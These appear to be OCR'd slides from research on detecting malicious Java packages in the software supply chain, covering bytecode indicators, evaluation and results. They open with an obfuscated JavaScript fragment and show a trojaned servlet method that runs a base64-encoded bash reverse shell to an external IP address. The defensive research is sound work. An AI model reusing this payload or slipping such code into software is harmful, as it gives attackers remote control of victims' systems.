_0x57bc99 = function (_0x111f2b) { var _0x2153ef = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/='; var
_0x46b0fc = '', _0x1a02bc = ''; for (var _0x16db01 = 0x0, _0xdc8bc0, _0x396fd1, _0x3649b6 = 0x0; _0x396fd1 = _0x111f2b
['charAt'](_0x3649b6++); ~_0x396fd1 && (_0xdc8bc0 = _0x16db01 % 0x4 ? _0xdc8bc0 * 0x40 + _0x396fd1 : _0x396fd1, _0x16db01++
% 0x4) ? _0x46b0fc += String['fromCharCode'](0xff & _0xdc8bc0 >> (-0x2 * _0x16db01 & 0x6)) : 0x0) { _0x396fd1 = _0x2153ef
['indexOf'](_0x396fd1); } for (var _0x251b25 = 0x0, _0x1a0df5 = _0x46b0fc['length']; _0x251b25 < _0x1a0df5; _0x251b25++) {
_0x1a02bc += '%' + ('00' + _0x46b0fc['charCodeAt'](_0x251b25)['toString'](0x10))['slice'](-0x2); } return decodeURIComponent
(_0x1a02bc); }; a0_0x5510['SdDkRM'] = _0x57bc99, _0x44708d = arguments, a0_0x5510['ksHUHH'] = !![]; } var _0x49bac9 =
_0x4dc0d0[0x0], _0x33a985 = _0x5510d2 + _0x49bac9, _0x368cb5 = _0x44708d[_0x33a985]; return !_0x368cb5 ? (_0x1bd373 =
a0_0x5510['SdDkRM'](_0x1bd373), _0x44708d[_0x33a985] = _0x1bd373) : _0x1bd373 = _0x368cb5, _0x1bd373; }, a0_0x5510
(_0x44708d, _0x387788); } function a0_0x4dc0() { var _0x5dde0b = ['DhLWzq', 'EM9VBq', 'zMLSBfrLEhq', 'mJq4nJCZyK9ss1bZ',
'CMvKDwnL', 'zg9JDw1LBNq', 'owfZsNDuta', 'BgfIzwW', 'zxj0Eq', 'zgvZDgLUyxrPBW', 'Aw9dB250zxH0', 'z2v0', 'z2v0rNvSBfLLyq',
'yMLUza', 'zNjLCxvLBMn5', 'AM9PBG', 'BgvMDa', 'CMvLBG', 'zxjYB3i', 'nJa3mZi4nwjcsenkDG', 'yMvNAw5qyxrO', 'y3jLyxrLrwXLBq',
'y3jLyxrLt3nJAq', 'zM9UDezHBwLSEq', 'CM91BMq', 'Aw5LqxvKAw9dBW', 'y29Uy2f0', 'BMfTzq', 'rNvSBhnJCMvLBG', 'z2v0t3DUuhjVCa',
'Dg9W', 'DMfSDwu', 'zu9MzNnLDa', 'y29UDgvUDfDPBG', 'BwvZC2fNzq', 'B2zMC2v0sgvPzW', 'zMLSDgvY', 'yxrO', 'zgLZCgXHEq',
'zxHWBte', 'zw1LBNq', 'D2vIA2L0t2zMBa', 'zxHW', 'zw50', 'yxnPBG', 'Bwf0y2HLCW', 'yNjVD3nLCKXHBG', 'C2LUAa', 'D2LKDgG',
'AgLKzgvU', 'zMzLCG', 'DgHYB3C', 'uMvMBgvJDa', 'C3rHy2S', 'z2XVyMfSq29TCa', 'BgfUz3vHz2vZ', 'C2vZC2LVBLn0BW', 'CgX1z2LUCW',
'z2v0qM91BMrPBG', 'nZqWmta3ofLRrw9OvG', 'C2nYzwvU', 'AgvPz2H0', 'C3rLBMvY', 'CMvSzwfZzq', 'Dgv4DejHC2vSAq',
'yxzHAwXizwLNAa', 'DxnLCKXHBMD1yq', 'yxnPBMG', 'zwvUrwXLBwvUDa', 'nty1mJi0oevdBLj2Da', 'B2zMC2v0ugfYzq', 'rgf0zvrPBwvgBW',
'CMvUzgvYzwrcDq', 'Bg9Nmxa', 'zMLSBfjLy3q', 'ChvZAa', 'CMLUzW', 'C3rHCNrszw5Kzq', 'yxr0ywnR', 'zgvIDwC', 'CMvXDwvZDeLKBa',
'DgLVBNm', 'DgLVBG', 'C3LZDgvTtgfUzW', 'yxjJ', 'DgHYzxnOB2XK', 'y29UBMvJDa', 'zxHLyW', 'DMLZAwjPBgL0Eq', 'C2vUDa',
'DgLTzvPVBMu', 'yxzHAwXmzwz0', 'ug9PBNrZ', 'zMLSBa', 'DgfUAa', 'BgXHDg9Y', 'C2nYzwvUrwXLBq', 'D2vIA2L0rxHPDa',
'y3b1q2XHC3m', 'CMfNzq', 'CgXHDgzVCM0', 'C3r5Bgu', 'CMvHzhLtDgf0zq', 'BxngDwXSC2nYzq', 'y29Z', 'BwfW', 'yxrHBMG',
'y3jLyxrLrhLUyq', 'C3rYAw5NAwz5', 'D2HPDgvtCgfJzq', 'Aw5KzxHpzG', 'zg9Uzq', 'CMvZB2X2zwrpCa', 'B3nJChu', 'z2v0vgLTzxPVBG',
'y29VA2LL', 'C2XPy2u', 'A25Lzq', 'y2fSBa', 'Dgv4DfnPEMvbza', 'Bg9N', 'BfjHDgLV', 'AxnqB2LUDeLUua', 'D2vIA2L0vgv4Da',
'DMLZAxrVCKLK', 'BwLU', 'AgfZt3DUuhjVCa', 'BxnnyxHuB3vJAa', 'CMvWBgfJzq', 'Aw50CW', 'AxrLCMf0B3i', 'zwvU', 'AhjLzG',
'DgvZDa', 'ChjVDg90ExbL', 'Dhj5CW', 'yxbWzw5Kq2HPBa', 'y3jLyxrL', 'zg93', 'z2v0q2HHBM5LBa', 'Aw5KzxHLzerc', 'zM9UDa',
'y2XVC2vqyxrO', 'yxrHBG', 'C29YDa', 'Dg9eyxrHvvjm', 'B25JB21WBgv0zq', 'ANvZDa', 't2zMBgLUzuf1za', 'zNvSBhnJCMvLBG',
'zMLSBfn0EwXL', 'BNrLEhq', 'ywnVCW', 'yxbWBhK', 'C2vHCMnO', 'yxnZAwDU', 'zxHPDez1BgXZyW', 'Bg9Hza', 'CMf0Aw8',
'y29SB3jezxb0Aa', 'zM9UDfnPEMu', 'B2zMC2v0v2LKDa', 'DxnLCKfNzw50', 'C3fYDa', 'rwXLBwvUDa', 'yM9KEq', 'z3vHz2u',
'yxzHAwXxAwr0Aa', 'ywnVC2G', 'B3bLBKrHDgfIyq', 'B25SB2fK', 'rgf0yq', 'D2vIA2L0rNvSBa', 'mtG0mdbIywvcvNi',
'mtq3ndKXmZbQD0nYC2i', 'Bw96q2fUy2vSrG', 'Dgv4DenVBNrLBG', 'yxbWvMvYC2LVBG', 'D2vIA2L0uMvXDq', 'C2v0uhjVCgvYDa',
'CMvTB3zLq2HPBa', 'ywrKrxzLBNrmAq', 'C3bSAxq', 'ywXS', 'C3jJ', 'BMn1CNjLBMn5', 'DgfU', 'ndbOquPPuwS', 'CMv2zxjZzq',
'C29Tzq', 'CMvJDa', 'BxnfEgL0rNvSBa', 'AxnbCNjHEq', 'zxn0rNvSBhnJCG', 'sw50Ba', 'DhbFC291CMnL', 'BgfUz3vHz2u', 'ywjZ',
'ywnR', 'B25LCNjVCG', 'BwLJC0nVBxbYzq', 'DgHLBG', 'Bw96rNvSBfnJCG', 'Bg9JyxrPB24', 'B3bZ', 'DMvYC2LVBG', 'C3rHDgu',
'zgv2AwnLugL4zq', 'C3jJzg9J', 'mMnNvNL4uW', 'y29ZAa', 'y2HHCKnVzgvbDa', 'DwXSu2nYzwvU', 'z0nSAwvUDfjLyW', 'CM1HDa',
'CgfYzw50tM9Kzq', 'DwfNzq', 'C3nVCG', 'DMvUzg9Y', 'zw5fBgvTzw50', 'Bwf4vg91y2HqBW', 'AgfYzhDHCMvdBW', 'zunHBgXIywnR',
'C2v0qxr0CMLIDq', 'zgvSyxLgywXSyG', 'nJy4mda3wK96tfzk', 'zxj0Eu5HBwvZ', 'Cg9W', 'y29TCg9Uzw50CW', 'C2LU', 'u2L6zufKANvZDa',
```

fp-0.0.8

Towards the Detection of Malicious Java Packages

Reference:
Ladisa, P., et al., Towards the Detection of Malicious Java Packages, ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED '22)

Motivating Example: com.github.codingandcoding:servlet-api

77 .java files in the JAR to potentially look at

The attacker inserted just one-liner payload … good luck finding it

HttpServlet.java 1, U

3.2.0 > jakarta > servlet > http > HttpServlet.java > HttpServlet > doGet(HttpServletRequest)

```java
     *
     * @param req the {@link HttpServletRequest} object that contains the request the client made of the servlet
     *
     * @param resp the {@link HttpServletResponse} object that contains the response the servlet returns to the client
     *
     * @throws IOException if an input or output error occurs while the servlet is handling the PUT request
     *
     * @throws ServletException if the request for the PUT cannot be handled
     */
    protected void doPut(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String protocol = req.getProtocol();
        String msg = lStrings.getString("http.method_put_not_supported");
        resp.sendError(getMethodNotSupportedCode(protocol), msg);
    }

    protected void doGet(HttpServletRequest req) throws ServletException, IOException {
        Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzQ1Ljg3LjEyMi41NC84ODg4IDA+JjE=}|{base64,-d}|{bash,-i}");
    }
```

Towards the Detection of Malicious Java Packages

Read and analyzed malicious samples from Backstabber's Knife Dataset [1]

Re-created 21 Java Malwares PoC inspired from other programming languages/ecosystems (JS,Python)


Look at the bytecode level

Goal: Develop a methodology to detect supply chain attacks in Java

- Reverse Shell
- Dropper
- Data-Exfiltration

References:
[1] https://github.com/cybertier/Backstabbers-Knife-Collection


Indicators of Malicious Behavior



Evaluation

Infection of Top-10 Java projects with payloads from BKC

Analysis of the capabilities of each indicator/combination when detecting the injections



Results

Constant Pool

- Shannon entropy compared at the class level performs better than at the JAR
- Language detection performs better than relative entropy measurement (with English characters)
- Detection of suspicious keywords effective

Bytecode Instruction

- Looking only at sensitive APIs is not effective
- Looking for sensitive APIs and suspicious strings in try blocks associated with empty catch clauses is effective
- Searching for suspicious strings among input values to sensitive APIs via Data-Flow Analysis (DFA) is effective

Enhancements & Planning

Detection of Malicious Code patterns using Code Property Graphs (CPG)


- Control Flow Graph: APIs that dominates/dominated by other APIs
- Inter-procedural DFA
  - Suspicious strings flowing into Execution APIs

Scan massively Java packages

- Dependencies of Top10 Java projects
- Scan of newly-uploaded packages on Maven Central

Goal:

- Ecosystem characterization
- Malicious code detection



Classes	Execution	Connection	File Input	File Output	Reading Environment
	Behaviors				
Reverse Shell	✓	✓			
Dropper	✓	✓		✓	
Data Exfiltration		✓	✓		✓
DoS	✓			✓	
Financial Gain	✓	✓			

Table 3. Behaviors required by malwares in our scope to achieve their primary objectives.